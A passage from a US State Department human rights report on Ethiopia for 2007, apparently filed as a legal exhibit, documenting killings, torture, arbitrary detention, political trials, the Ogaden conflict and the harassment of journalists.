Child laborers often faced abuse. A 1999 study concluded that compared to non-working children, child workers faced twice as much physical and emotional abuse, five times as much sexual abuse, and eight times as much neglect. Among child workers surveyed, rapes occurred exclusively among child domestic laborers.

The government's definition of worst forms of child labor included prostitution and bonded labor. During the year there were reports of forced or bonded labor of children who had been trafficked from the Oromiya Region and the Southern Nations, Nationalities, and Peoples Region to other regions of the country to work as domestic servants (see section 5). Family members reportedly forced young girls into prostitution (see section 5).

e. Acceptable Conditions of Work

There is no national minimum wage. However, some government institutions and public enterprises have set their own minimum wages. For example, public sector employees, the largest group of wage earners, earned a monthly minimum wage of approximately \$23 (200 birr); employees in the banking and insurance sector had a minimum monthly wage of \$27 (230 birr). According to the Office of the Study of Wages and Other Remuneration, these wages did not provide a decent standard of living for a worker and family. Consequently, most families in the wage sector required at least two wage earners to survive, which forced many children to leave school early. Only a small percentage of the population was involved in wage labor employment, which was concentrated largely in urban areas.

The law provides for a 48-hour legal workweek (with a 24-hour rest period), premium pay for overtime, and prohibition of excessive, compulsory overtime. Although the government did little to enforce the law, in practice most employees in the formal sector worked a 40-hour workweek.

The government, industry, and unions negotiated to set occupational health and safety standards; however, the inspection department of the Ministry of Labor and Social Affairs did not effectively enforce these standards, due to a lack of resources. A lack of detailed, sector-specific health and safety guidelines also inhibited enforcement. Workers had the right to remove themselves from dangerous situations without jeopardizing their employment; however, most workers feared losing their jobs if they were to do so.

Exhibit E

Exhibit E



Ethiopia

Bureau of Democracy, Human Rights, and Labor
2007
March 11, 2008

Ethiopia is a federal republic under the leadership of Prime Minister Meles Zenawi and the ruling Ethiopian People's Revolutionary Democratic Front (EPRDF) coalition. The population was approximately 77 million. In the May 2005 parliamentary elections, the EPRDF won a third consecutive five-year term. Domestic and international observers reported that polling throughout the country was generally credible, although irregularities and intimidation of voters and election observers marred polling in many areas. Political parties were predominantly ethnically based, but opposition parties engaged in a steady process of consolidation. During the year fighting between government forces and the Ogaden National Liberation Front (ONLF), an ethnically-based, nationalist insurgent movement operating in the Somali Region, resulted in widespread human rights abuses. While civilian authorities generally maintained effective control of the security forces, there were instances in which elements within those forces acted independently of government authority.

Human rights abuses reported during the year included: limitation on citizens' right to change their government during the most recent elections; unlawful killings, and beating, abuse, and mistreatment of detainees and opposition supporters by security forces; poor prison conditions; arbitrary arrest and detention, particularly of those suspected of sympathizing with or being members of the opposition or insurgent groups; detention of thousands without charge and lengthy pretrial detention; infringement on citizens' privacy rights and frequent refusal to follow the law regarding search warrants; use of excessive force by security services in an internal conflict and counter-insurgency operations; restrictions on freedom of the press; arrest, detention, and harassment of journalists for publishing articles critical of the government; restrictions on freedom of assembly; limitations on freedom of association; violence and societal discrimination against women and abuse of children; female genital mutilation (FGM); exploitation of children for economic and sexual purposes; trafficking in persons; societal discrimination against persons with disabilities and religious and ethnic minorities; and government interference in union activities, including killing and harassment of union leaders.

ONLF forces in the Somali region were responsible for widespread human rights abuses, including killings and the diversion of food supplies resulting in the displacement of thousands of persons.

RESPECT FOR HUMAN RIGHTS

Section 1 Respect for the Integrity of the Person, Including Freedom From:

a. Arbitrary or Unlawful Deprivation of Life

Government forces and armed elements of the ONLF were responsible for numerous targeted killings in the Somali Region during the year (see section 1.g.)

Security forces committed politically motivated killings during the year. Security forces committed arbitrary killings during the year. For example, on January 16, two police officers beat, shot, and killed Tesfaye Taddese, who was an organizer for the opposition Coalition for Unity and Democracy (CUD) during the 2005 parliamentary elections. An autopsy later revealed that the victim had lost several teeth and one eye from the beating before being shot. The police officers were arrested and an investigation was ongoing at year's end.

On March 2, the opposition United Ethiopian Democratic Forces (UEDF) party reported that Degaga Gebissa, a party member from Meta-Robi District, Oromiya Region, was taken from his house by police and shot and killed. Police allegedly refused to allow an autopsy or to provide any information to UEDF party officials.

On March 5, Tsegaye Ayele Yigzaw of Debre Markos town, Gondar Region, died as a result of prolonged beatings and torture while in police custody. Tsegaye, a member of the opposition Ethiopian Democratic Party (EDP), was arrested and interrogated initially in late 2006. Reports indicate that he was kept in custody beyond the legal limit, denied food and water, and severely beaten to extract a confession. On March 5, the court ordered that Yigzaw be released for lack of evidence; however, he died before being set free. The victim's family was not given a copy of the autopsy report.

Local police or kebele militia reportedly killed activists working on a sugar cane project in the Afar regional government (see section 6.a.).

No investigation was conducted into the August 2006 political killing by army troops of Elias Molago, of Gibe District. After Molago was killed, his body was publicly displayed in the town of Hosana, the district capital. Molago, an election observer in the 2000 parliamentary elections, had disputed the official results that gave the ruling party victory in the area.

There were no developments in numerous other 2005 political killings.

For example, on January 3, police shot and killed two students during a raid on Gue Secondary School, Gue town, Oromiya Region. Police stormed the school in response to suspicions that supporters of the outlawed Oromo Liberation Front (OLF) were active in the school. Several other students were beaten and arrested. Some of the students were released, but others remained in detention at year's end.

On January 5, police shot and killed Belachew Endale Bitew of Arbaminch town, Southern Nations, Nationalities and Peoples' Region, according to reports from the Ethiopian Human Rights Council (EHRCO). A suspect was arrested and at year's end the case was being investigated.

On May 26, police fired on the vehicle of Manaye Alamrew of West Gojam Zone, Amhara Region; Alamrew died from his injuries. Police fired on the vehicle reportedly on suspicion that it was transporting weapons. No investigation had been initiated by year's end.

During the year Alemu Deriba, an off-duty federal police officer who in February 2006, shot and killed four youths in Gondar, was tried and sentenced to death.

There were no developments in the May 2006 shooting by police in Nazret, Oromiya Region of Alemu Tesfaye, Tariku Yakiso, and Mensur Musema.

Five persons were killed and two were injured from landmines during the year. The government demining unit continued to make limited progress in its survey and demining of border areas. United Nations Mission in Eritrea and Ethiopia (UNMEE) officials reported that new landmines were planted on both sides of the border with Eritrea during the year and disseminated information on the whereabouts of suspected mined areas to local residents.

At year's end there were approximately two million landmines in the country, many dating from the 1998–2000 war with Eritrea.

In 2006 several bomb explosions were reported in Addis Ababa and other parts of the country. During the year four supporters of the opposition Oromo National Congress (ONC) were arrested in relation to the April 2006 blast in the central market in the town of Gedo, Oromiya Region that killed 15 persons and injured 37 others. There were no developments in any of the other bombings that occurred in 2006.

Violent clashes between different ethnic clans during the year resulted in hundreds of deaths. There were no developments in the following 2006 attacks: the September bus attack by armed men; the hand grenade incident in the town of Jijiga; and the explosion in Addis Ababa.

There were no further developments in the 2005 hand grenade attacks on four hotels and a residence in Jijiga, which resulted in five deaths and 31 injuries.

The federal high court in Addis Ababa continued to arraign and prosecute those formally charged with committing genocide and other war crimes, including extrajudicial killings, under the 1975–91 Derg regime (see section 1.e.).

b. Disappearance

There were reports of politically motivated disappearances. On January 10, Yohannes Woldu, who was a CUD observer during the 2005 elections, disappeared, according to EHRCO. Following the elections, Yohannes had reported repeated harassment and threats from security services.

On July 11, small business owner Girma Tesfaye Ayana was arrested for allegedly possessing illegal weapons and has not been seen since. On July 18, Befekadu Bulti Merri, a professor at Jima University, Oromiya Region, was arrested on the same charge and his whereabouts also remained unknown.

A few of the thousands of civilian protestors who were detained and held incommunicado in 2005 remained in prison; however, most had been released by the end of 2006 (see section 1.d.).

On January 12, Mulatu Gebremichel, a UEDF member who ran for the federal parliament in 2005, was released after reportedly being held in solitary confinement for over three months. However, on January 21, Mulatu disappeared, and his whereabouts remained unknown at year's end.

On September 20, the UEDF reported that Ismail Blatta, another member who ran for federal parliament, disappeared. Prior to his disappearance he had reported repeated harassment and threats from security services. Blatta was arrested several times following the 2005 elections.

During the year Tadesse Zelelam, Ayana Chindessa, and Legesse Tolera were released, according to EHRCO. The three had disappeared in January 2006, along with Lt. Abebe Alemu, Heletework Zewdu, and Wondimagegene Gedefaw.

During the year EHRCO reported that Daniel Worku, who had been abducted in 2005, was killed while in police custody.

There were no developments in the 2005 abduction by security forces of Ashenafi Berhanu, Tsegaye Neguse, Adem Hussien, Jelalu Temam, Girum Seifu, Mekonnen Seifu, Endeshaw Terefe, Daniel Abera, Tesfaye Bacha, Tesfaye Jemena, Bonsa Beyene, Getu Begi, Solomon Bekele, Amanuel Asrat, Mesfin Mergia, or Dawit Demerew.

c. Torture and Other Cruel, Inhuman, or Degrading Treatment or Punishment

Although the constitution and law prohibit the use of torture and mistreatment, there were numerous credible reports that security officials tortured, beat, or mistreated detainees. Opposition political parties reported frequent and systematic abuse of their supporters by police and regional militias. In Makelawi, the central police investigation headquarters in Addis Ababa, police investigators reportedly commonly used illegal interrogation methods to extract confessions.

For example, in May police arrested and reportedly tortured 37 CUD members suspected of having links with the outlawed Ethiopian Patriotic Front (EPF). Meqcha Mengistu, Anteneh Getnet, and Woldie Dana of the Ethiopian Teachers Association (ETA) were among the 37; the three had been repeatedly arrested beginning in late 2006. The trial of the 37 was ongoing at year's end.

On September 13, police beat regional parliamentarian Wegayehu Dejene of Me-*ea* District, Oromiya Region, and his family members. Police began harassing the parliamentarian after a February 2006 regional council meeting. Wegayehu filed several complaints with local authorities, but no action had been taken by year's end.

During the year two soldiers were arrested and convicted for the January 2006 rape of seven female residents of Guduru District, Oromiya Region. The two soldiers received sentences of seven and 14 years respectively.

There were no developments in the July 2006 incident in which security forces detained and beat one regional parliamentarian from the Oromo Federal Democratic Movement (OFDM) and five from the ONC after their attendance in a court case.

There were no developments in the 2005 beating and subsequent suicide of Abdeta Dita Entele, a member of the opposition coalition Oromo National Congress/United Ethiopian Democratic Forces of Siraro District in the Oromo Region.

There were no developments in the 2005 reported attack on Daniel Bekele, a policy advocate for the NGO ActionAid Ethiopia and a member of the executive committee of the Network of Ethiopian Nongovernmental Organizations and Civil Society Organizations, which monitored the May 2005 elections. At year's end Bekele remained in police detention on trial for "outrages against the constitution."

Security forces beat persons during demonstrations (see section 2.b.).

Prison and Detention Center Conditions

Prison and pretrial detention center conditions remained harsh and life threatening. Severe overcrowding was a problem, and prisoners were often allocated fewer than 21.5 square feet of sleeping space in a room that could contain up to 200 persons. The daily meal budget was approximately \$0.50 (4.5 birr) per prisoner, and many prisoners had family members deliver food daily, or used personal funds to purchase food from local vendors. Prison conditions were unsanitary, and access to medical care was unreliable. There was no budget for prison maintenance.

In detention centers, police often physically abused detainees. Authorities generally permitted visitors but sometimes arbitrarily denied them access to detainees.

While statistics were unavailable, there were some deaths in prison due to illness and poor health care. Prison officials were not forthcoming with reports of such deaths.

Authorities sometimes incarcerated juveniles with adults if they could not be accommodated at the juvenile remand home.

A few of the 10,000 to 18,000 individuals (mostly youths) detained in Dedessa military camp since 2005 remained; almost all were released in 2006.

During the year the International Committee of the Red Cross (ICRC) visited regional prisons, civilian detention facilities, and police stations throughout the country and conducted hundreds of visits involving thousands of detainees. However, they were prevented from visiting federal prisons, including those where senior opposition, civil society, and media leaders were being held. Regional authorities allowed the ICRC to meet regularly with prisoners without third parties being present. The ICRC also received permission to visit military detention facilities where the government detained suspected OLF fighters. The ICRC also continued to visit civilian Eritrean nationals and local citizens of Eritrean origin detained on alleged national security grounds. The local NGO Prison Fellowship Ethiopia (JFA-PFE) was granted access to various prison and detention facilities, including federal prisons. The government also periodically granted diplomatic missions access to regional prisons and prison officials, subject to advanced notification.

The government limited access by representatives of the international community to leaders of the CUD opposition party, members of civil society groups, and journalists detained in 2005 for alleged involvement in antigovernment demonstrations in Addis Ababa, two of whom who remained in federal police custody at Addis Ababa's Kaliti prison at year's end. However, the government permitted JFA-PFE and local civic and religious leaders to visit these detainees.

d. Arbitrary Arrest or Detention

Although the constitution and law prohibit arbitrary arrest and detention, the government frequently did not observe these provisions in practice.

Role of the Police and Security Apparatus

The Federal Police Commission reports to the Ministry of Federal Affairs, which in turn is subordinate to the parliament. Local government militias also operated as local security forces largely independent of the police and the military. Corruption remained a problem, particularly among traffic policemen who solicited bribes. Impunity also remained a serious problem. The government rarely publicly disclosed the results of investigations into such types of abuses. The federal police acknowledged that many of its members as well as regional police lacked professionalism.

The government continued its efforts to train police and army recruits in human rights. During the year the government continued to seek assistance from the ICRC, JFA-PFE, and the Ethiopian Human Rights Commission (EHRC) to improve and professionalize its human rights training and curriculum by including more material on the constitution and international human rights treaties and conventions.

Arrest and Detention

Authorities regularly detained persons without warrants and denied access to counsel and family members, particularly in outlying regions. Although the law requires detainees to be informed of the charges against them within 48 hours, this generally was not respected in practice. While there was a functioning bail system, it was not available in murder, treason, and corruption cases. In most cases authorities set bail between \$55 and \$1,100 (500 to 10,000 birr), which was too costly for most citizens. Police officials did not always respect court orders to release suspects on bail. With

court approval persons suspected of serious offenses can be detained for 14 days while police investigate and for additional 14-day periods while the investigation continues. The law prohibits detention in any facilities other than an official detention center; however, there were dozens of unofficial local detention centers used by local government militia and other formal and informal law enforcement entities. The government provided public defenders for detainees unable to afford private legal counsel, but only when their cases went to court. While in pretrial detention, authorities allowed such detainees little or no contact with legal counsel.

Security forces arrested without warrant hundreds of persons during the year, particularly prior to the Ethiopian New Year on September 11. Security forces began arresting individuals throughout the Oromiya Region on the grounds that they were involved with the OLF and possibly planning terrorist activity. Many of those arrested were members of the opposition UEDF or OFDM parties. Approximately 450 cases of arrest were reported to opposition party offices in Addis Ababa. Three of these cases were executive committee members of EHRCO's Nekempt office. Nearly all those held were not charged with any crime or brought to court. At year's end 148 remained in jail.

There were many reports from opposition party members that in small towns, authorities detained persons in police stations for long periods without charges or access to a judge, and that sometimes these persons' whereabouts were unknown for several months. Opposition parties registered many complaints during the year that government militias beat and detained their supporters without charge for participating in opposition political rallies (see sections 1.c. and 1.e.).

Police continued to enter private residences and arrest individuals without warrants (see section 1.f.).

There were no developments in the 2006 arrest by security forces of 180 persons in the town of Nazret, Oromiya Region, following clashes between local police and store owners. Initial charges included inciting an uprising and destruction of property, but most of those arrested had charges dismissed and were released by the end of 2006. However, there was no information available on those still detained.

During the year the 250 persons arrested in 2006 in the town of Tikur Inchini, Oromiya Region, following an uprising by local ONC activists were released.

In January 2006 the international media reported that more than 11,000 persons detained in November 2005 following large-scale antigovernment demonstrations had been released. However, the commission of inquiry into post-election political violence found that over 30,000 individuals had been detained, while other reports placed the number at over 50,000. Most of the prisoners were released without charge. The exact number of persons who remained in custody at year's end was not known.

In February 2006 Amnesty International alleged that the government was still holding thousands of students under arrest in Oromiya Region. The government denied the accusation, and claimed that only 86 students were under arrest for offenses including violence, property destruction, and "disrupting the teaching and learning process." Most of the 86 had reportedly been released by year's end.

At year's end, most of the CUD leaders and independent journalists detained in 2005 were released from prison.

During and following the December 2006 fighting inside Somalia, authorities in Somalia arrested and detained numerous persons accused of terrorism and support for the former Islamic Courts. Authorities in Kenya subsequently arrested other suspected terrorists after they fled Somalia for Kenya. Some of those detained were released, while others were transferred without judicial process to Ethiopia. In May Ethiopian authorities acknowledged that 41 suspected international terrorists were being held and investigated. Most of the 41 detainees, including all women and children, were released during the year; some were sent back to their respective countries for possible prosecution. Those whose countries refused to take them back were sent to third countries and released.

Amnesty

On September 10, the government granted amnesty to 17,765 prisoners from throughout the country; this represented 22 percent of the prison population. All but 383 federal prisoners were from regional prisons. Convicted murderers, rapists, and those jailed for corruption were not included in the amnesty.

In July and August, 71 political detainees--the leadership of the CUD and several journalists--were pardoned for crimes for which they had been convicted and sentenced to punishments ranging from a few years to life in prison (see section 1.e.).

e. Denial of Fair Public Trial

The law provides for an independent judiciary. Although the civil courts operated with independence, the criminal courts remained weak, overburdened, and subject to significant political intervention.

The government continued to decentralize and restructure the judiciary along federal lines with the establishment of courts at the district, zonal, and regional levels. The federal high court and the Federal Supreme Court heard and adjudicated original and appeal cases involving federal law, transregional issues, and national security. The regional judiciary was increasingly autonomous and often heard regional cases.

Regional offices of the federal Ministry of Justice monitored local judicial developments. Some regional courts had jurisdiction over both local and federal matters, as the federal courts in those jurisdictions had not begun operation; overall, the federal judicial presence in the regions was limited. Anecdotal evidence suggested that some local officials believed they were not accountable to a higher authority.

To remedy the severe lack of experienced staff in the judicial system, the government continued to identify and train lower court judges and prosecutors, although officials acknowledged that salaries did not attract the desired number of competent professionals

Trial Procedures

According to the law, accused persons have the right to a fair public trial by a court of law within a "reasonable time," the right to a presumption of innocence, the right to be represented by legal counsel of their choice, and the right to appeal. Despite these protections, closed proceedings occurred, at times authorities allowed detainees little or no contact with their legal counsel, and detainees usually were not presumed innocent. Judicial inefficiency, lengthy trial delays, and lack of qualified staff often resulted in serious delays in trial proceedings.

The Public Defender's Office provides legal counsel to indigent defendants, although its scope remained severely limited. Although the law explicitly stipulates that persons charged with corruption are to be shown the body of evidence against them prior to their trials, authorities routinely denied defense counsel access to such evidence before trial.

In the country's federal system, federal and regional criminal courts worked side-by-side. There are federal first instance courts, high courts, and the Supreme Court. There are also regional first instance courts and high courts. The Supreme Court maintains appellate authority over all courts.

The law provides legal standing to some pre-existing religious and customary courts and allows federal and regional legislatures to recognize other courts. By law, all parties to a dispute must agree that a customary or religious court would be used before such a court may hear a case. Shari'a (Islamic) courts may hear religious and family cases involving Muslims. In addition other traditional systems of justice, such as councils of elders, continued to function. Although not sanctioned by law, these traditional courts resolved disputes for the majority of citizens who lived in rural areas and generally had little access to formal judicial systems.

The federal first instance court's seventh criminal branch handled cases of sexual abuse against women and children. Three federal judges sat on one bench to hear all cases involving juvenile offenses. There was a large backlog of juvenile cases, and accused children often remained in detention with adults until officials heard their cases.

Criminal matters related to the military are handled by military tribunals. Civilians are not permitted to be tried by military tribunals. The military justice system lacked adequately trained staff to handle a growing caseload.

During the year Ethiopian forces serving in Somalia arrested and detained civilians suspected of being affiliated with foreign fighters in Somalia, including nine women and five children. Some of the civilians were released after questioning; however, two international NGOs reported that some were transferred from Somalia through Kenya to Ethiopia, where some were tried by military tribunal. Others were held without charge or due process. There were reports that some were held incommunicado and that others were tortured or sexually assaulted by Ethiopian security personnel. At year's end the status of many of those detained remained unknown.

In 2006 the 57 top officials from the former Derg (Mengistu) regime, including former communist dictator Colonel Mengistu Hailemariam, who were found guilty of genocide, treason, and murder for crimes committed during their 17 years of rule were sentenced. On January 11, they were given sentences ranging from 23 years to life in prison. Courts have convicted 1,018 persons involved with the Derg regime of crimes related to their role in atrocities, while 5,000 to 6,000 others remained on trial in other cases.

Political Prisoners and Detainees

The total number of political prisoners and detainees during the year was estimated to be in the hundreds.

In May police arrested and reportedly tortured 37 CUD members suspected of having links with EPF (see section 1.c.).

The trial of most of the CUD leadership, civil society members, human rights defenders, and journalists arrested following the demonstrations in November 2005 concluded after nearly two years of proceedings. In April 71 of the original 131 defendants were found guilty of "outrages against the constitution," "obstruction of the exercise of constitutional powers," and other crimes. Several of the defendants were sentenced to life in prison. The court ruled against the death penalty, noting that the crimes had been attempted, rather than actually carried out. One defendant was acquitted, and 25 were released for insufficient evidence.

Immediately following the court's finding of guilt in July and August, the government agreed to pardon the 71 after negotiations led by a group of prominent civic leaders. The pardon cleared all charges but was conditional on a pledge by the defendants to "abide by the constitutional order." The pardon also permitted the defendants' future political participation. Some of those pardoned had been held at Kerchele prison under harsh conditions. In 2006 CUD Secretary General Muluheh Eyoel and CUD member Andualem Arage, along with journalists Sisay Agena and Eskinder Nega, were placed in solitary confinement.

Two civil society leaders, Daniel Bekele and Netsanet Demissie, reportedly declined to sign an admission of guilt which would have made them eligible for pardon. They instead chose to present a full defense of their case. Following numerous delays on the part of the courts, their case concluded on December 26, when the federal High Court convicted them of incitement and sentenced both to 30 months' imprisonment. Since Bekele and Demissie had already served two-thirds of their sentences, they were eligible for parole; however, neither had been released by year's end.

At year's end, many other political detainees, including approximately 100 other CUD members, remained in prison on trial on charges related to activity in the November 2005 demonstrations.

Several of the pardoned detainees were journalists, some of whom fled following alleged threats from security officials (see section 2.a.). They later reported on detention conditions for political prisoners, noting that although they themselves had not been tortured, they had seen many others beaten and tortured. Family visits to political prisoners were restricted to a few a year in some cases, and the ICRC was not permitted access. Prisoners were frequently denied proper light, mattresses, and adequate bathroom facilities. Several of the pardoned political prisoners had serious health problems in detention, and some received no treatment.

Prominent ETA members Tilahun Ayalew, Anteneh Getnet and Meqcha Mengistu, arrested in 2006 for allegedly being members of the Ethiopian Patriotic Front, an outlawed, allegedly armed front operating in the Amhara Region, and rearrested in 2007 remained in jail awaiting trial, along with 52 other detainees charged similarly (see section 1.c.). Many observers maintained that the detentions were politically motivated.

Two NGO members active in civic education remained in prison.

The ONC reported that 138 of their members who were arrested in 2005, including three elected regional parliamentarians, remained in Kaliti Prison awaiting trial at year's end.

The three Ethiopian Air Force personnel who landed a military helicopter and requested asylum in Djibouti in 2005 remained incommunicado detention in the country. No further information was available.

Civil Judicial Procedures and Remedies

Civil courts, which provided judicial remedy for alleged wrongs, were generally viewed as independent and impartial. The law provides citizens the right to appeal human rights violations in civil court; however, no such cases were filed during the year.

f. Arbitrary Interference with Privacy, Family, Home, or Correspondence

The law requires authorities to obtain judicial search warrants to search private property; however, in practice, particularly outside Addis Ababa, police often searched property without obtaining warrants. Opposition party representatives claimed that police sometimes used fraudulent warrants to enter homes and commit criminal acts, including extorting money. There were reports that members of the federal police robbed persons during the year, including through the use of false warrants.

There continued to be reports of police forcibly entering civilian homes. During and following antigovernment demonstrations in June and November 2005, security forces entered homes and searched premises without warrants, took thousands of persons from their homes in the middle of the night without warrants, and often detained family members or other residents.

All electronic communications facilities were stateowned. Political party leaders reported incidents of telephoningtapping and other electronic eavesdropping.

The government used a widespread system of paid informants to report on the activities of particular individuals.

There were reports during the year of the forced displacement of families in the Somali Region (see section 1.g.); however, unlike in the previous year, no families were moved as a result of the government's resettlement program. In 2006 the government claimed its program to move families from drought-prone areas to more fertile lands was voluntary, but opposition parties accused local authorities of targeting opposition supporters for resettlement by manipulating resettlement rosters.

There were reports that local officials used threats of land redistribution and withholding of food aid and fertilizer to garner support for the ruling coalition. There were many reports of ruling party or government harassment intended to prevent individuals from joining opposition parties or from renting property to them. There were numerous reports of more serious forms of harassment and violence directed against members of opposition parties in many areas of the country, including beatings, arrests, and killings.

There were credible reports that teachers and other government workers had their employment terminated if they belonged to opposition political parties. According to opposition groups OFDM and ONC, the Oromiya Regional government continued to dismiss members--particularly teachers--from their jobs.

The law imposes a six-month waiting period on anyone seeking to remarry following a divorce or the death of one's spouse (see section 5).

Security forces continued to detain family members of persons sought for questioning by the government.

g. Use of Excessive Force and Other Abuses in Internal Conflicts

During the year fighting between government forces and the ONLF, an ethnically-based, nationalist insurgent movement operating in the Somali Region resulted in widespread human rights abuses, including targeted killings, torture, rape, abductions, arbitrary arrest, burning of villages, the displacement of thousands of civilians, and a restricted supply of food and medicine. Since it was outlawed in 1994, there have been numerous violent conflicts between the ONLF, which seeks greater autonomy for the Ogadeni people and the Somali Region, and the Ethiopian National Defense Forces (ENDF) and security services. The regional conflict in Somalia that began in late 2006 spread to the Somali Region and, fueled by support from the Eritrean government, resulted in greatly increased armed activity by the ONLF, whose members share ethnic ties with Somalis. International NGOs and other aid organizations operating in the region have reported that both the ENDF and the ONLF were responsible for abuses and harsh techniques to intimidate the civilian population. There have been no reports of authorities identifying or punishing the perpetrators of systematic human rights abuses in the Somali Region.

On April 24, in the largest offensive conducted in several years, the ONLF attacked a Chinese-run oil facility in the Degehabur zone of the Somali Region; 65 civilians and nine Chinese nationals were killed in the attack. Another seven Chinese were taken hostage by the ONLF, but later released. The ONLF acknowledged responsibility for the attack, which they said was in response to government-permitted exploration for resources in the Somali Region. The April 24 attack resulted in a dramatic increase in the conflict, which triggered widespread criticism of human rights abuses perpetrated by government forces.

On May 28, several individuals attacked a crowd with automatic weapons and hand grenades during an official public holiday celebration in Jijiga town, Somali Region; six persons were killed and several wounded, including the regional administrator, Abdullahi Hassan. The ONLF denied

responsibility for the attack, but coming on the heels of the April 24 attack, the ENDF responded with a massive counterinsurgency campaign.

The government and rebel forces restricted delivery of necessary food aid from donor organizations into the five zones in which military activity was the most intense. Flow of commercial traffic into these zones was also prevented, thereby creating food and supply shortages, a doubling of grain prices, and a 30 percent reduction in the price of livestock, a principal source of revenue. By year's end, the flow of humanitarian aid had resumed. Substantial improvements in food aid deliveries allowed relief to reach primary destination points, but distribution to secondary towns, rural areas, and to final beneficiaries remained limited.

The government restricted access by NGO workers and journalists to affected areas. International journalists who entered the Somali Region without permission of the government were arrested or asked to leave the country. The ICRC and Medecins Sans Frontieres (MSF) were expelled from the region for alleged cooperation with the ONLF; MSF had reported on alleged human rights violations and expressed concern about a possible looming humanitarian crisis.

Section 2 Respect for Civil Liberties, Including:

a. Freedom of Speech and Press

While the constitution and law provide for freedom of speech and press, the government did not respect these rights in practice. The government continued to arrest, harass, and prosecute journalists, publishers, and editors. The government continued to control all broadcast media. Private and government journalists routinely practiced self-censorship.

Government-controlled media reflected mostly the views of the government and the ruling EPRDF coalition. However, live radio and television broadcasts at times included televised parliamentary debates and broadcast the views of opposition parliamentarians, as did government newspapers.

Although some new, small circulation newspapers were published during the year, the number of private newspapers available in Addis Ababa remained small. Eight newspapers remained closed. Two were banned after their publishers and editors-in-chief were arrested in 2005, and six others that ceased publication as a result of the government's crackdown or government-owned printing presses' refusal to print newspapers. Three publishing houses owned by journalists who were detained and later released were ordered dissolved and fined during the year. Only 18 private Amharic-language and English-language newspapers with political and business focus were in publication with a combined weekly circulation of 100,000. The closed newspapers had a combined total weekly circulation of approximately 400,000.

The government operated the sole television station and tightly controlled news broadcasts. The broadcasting law prohibits political and religious organizations from owning broadcast stations. The law also prohibits foreign ownership.

Foreign journalists at times published articles critical of the government but were subjected to government pressure to self-censor their coverage. During the year some reporters were subjected to intimidation, harassment, and expulsion from the country for publishing articles critical of the government.

For example, on May 16, in the town of Degehabur, soldiers detained three *New York Times* journalists for five days. Nairobi Bureau Chief Jeffrey Gettleman, photographer Vanessa Vick, and videographer Courtenay Morris were reporting on the conflict between the government and separatist rebels in the Ogaden Region bordering Somalia. They had not received proper press credentials or formal approval from the government to travel to the region. Authorities repeatedly threatened the journalists, questioned them at gunpoint, refused to notify their embassy, confiscated their equipment, and, in one instance, kicked Vick in the back. The journalists were moved among three different jails before being released on May 21. Their embassy secured their release and departure from the country.

On July 18, Will Conners, a freelance writer in the country for over two years, was denied press accreditation by the Ministry of Information; Conners had been working with Jeffrey Gettleman and was investigating human rights abuses in the Ogaden area of Somali Region.

During the year the government convicted and sentenced journalists for articles or actions in 2005.

For example, on July 16, six journalists and three publishers received criminal penalties for "actions against the state" charges stemming from 2005. Editors Andualem Ayele of *Ethop*, Zelalem Gebre of *Menelik*, Mesfin Tesfaye of *Abay*, and Abiy Gizaw of *Netsanet* were sentenced to life in prison and stripped of all civic rights. The prosecution requested the death penalty for Mesfin Tesfaye and Andualem Ayele. Zelalem Gebre and Abiy Gizaw were sentenced in absentia. Wenaksegged Zeleke of *Asqual* was sentenced to three years in prison, and deputy editor Dawit Fasil of *Satenaw* to 18 months in prison.

The government also pardoned and/or released other journalists who had been convicted of treason or "outrages against the constitutional order" stemming from the 2005 civil unrest.

For example, on April 9, the federal High Court acquitted and set free eight editors and publishers of Amharic-language newspapers who were arrested in 2005 along with opposition leaders and accused of treason and attempted genocide along with the top opposition leaders. Those released were Serkalem Fasil, co-owner and publisher of *The Asqual*, *Menelik*, and *Satenaw* newspapers (who gave birth while in custody); her husband, Eskinder Nega, columnist in the same newspaper; publisher Sisay Agena of *Ethop* and *Abay*; editor-in-chief Nardos Meaza of *Satenaw*; publisher Zekarias Tesfaye and deputy editor Dereje Habtewold of *Netsanet*; deputy editor Feleke Tibebe of *Hadar*; and publisher Fasil Yenealem of *Addis Zena*. They were acquitted of three criminal charges and were released from Kaliti prison. The publications have been banned since the crackdown. Eskinder Nega was also acquitted on three additional charges connected to his alleged political activism.

On May 17, the court fined and released two journalists, Abdissa Aberra Deressa, editor-in-chief of the defunct *Dagim Wonchif*, and Abraham Tezera Feleke, deputy editor-in-chief of the same newspaper. The two journalists were arrested in May and charged with spreading false information against the ENDF and inciting violence as a result of a 2005 report on the defection of Ethiopian Air Force officials who had criticized government officials.

On June 11, four editors and three publishers of now-defunct weeklies were convicted of anti-state charges linked to their coverage of the government's handling of disputed parliamentary elections in 2005. Two of the editors were convicted of charges carrying sentences of life imprisonment or death. Editors Andualem Ayele Legesse of *Ethop* and Mesfin Tesfaye Gobena of *Abay* were convicted along with 34 opposition activists of "outrages against the constitutional order," which can carry a sentence of life imprisonment or the death penalty. Editor Wenakseged Zeleke Tessema of *Asqual* was convicted of similar charges. Deputy editor Dawit Fassil Woldeeslasi of *Satenaw*, who was released on bail in April after 16 months in prison, was returned to Kaliti prison on June 11 and charged with "inciting the public through false rumors."

On July 20, deputy editor Dawit Fasil of *Satenaw* and editors Andualem Ayele of *Ethop*, Mesfin Tesfaye of *Abay*, and Wenakseged Zeleke of *Asqual* were granted a conditional pardon and released from Kaliti prison after they accepted responsibility for postelection unrest in 2005. The four—who were among 71 opposition members and journalists pardoned—had requested clemency in a document in which they stated that they had attempted to change the constitution outside of the legal framework (see section 1.e.).

On August 18, another four imprisoned journalists of closed Amharic-language weeklies were pardoned and released along with 30 other opposition members; all were among the 71 opposition members and journalists pardoned during the year. Editors Wosonseged Gebrekidan of *Addis Zena*, Dawit Kebede of *Hadar*, Goshu Moges of *Lisane Hizb*, and freelance columnist Tadios Tantu had received prison terms ranging from four to 15 years after waiving their defense and pleading guilty in anticipation of a pardon. Wosonseged Gebrekidan and Dawit Kebede, who had been in prison since 2005, were convicted on July 30 of "conspiring to incite disruption of constitutional rule," while Goshu, who was arrested in February 2006, was convicted of belonging to an illegal political organization.

During the year publishers and publishing houses were charged and convicted of libel, sometimes for incidents dating back to 2005.

For example, on July 16, Serkalem Publishing House was fined \$13,500 (120,000 birr) and Sisay Publishing and Advertising Enterprise was fined \$11,000 (100,000 birr) for "committing or supporting outrages to the constitutional order" in 2005. Fasil Publishing and Advertising was fined \$1,700 (15,000 birr). All three publishing companies were ordered dissolved.

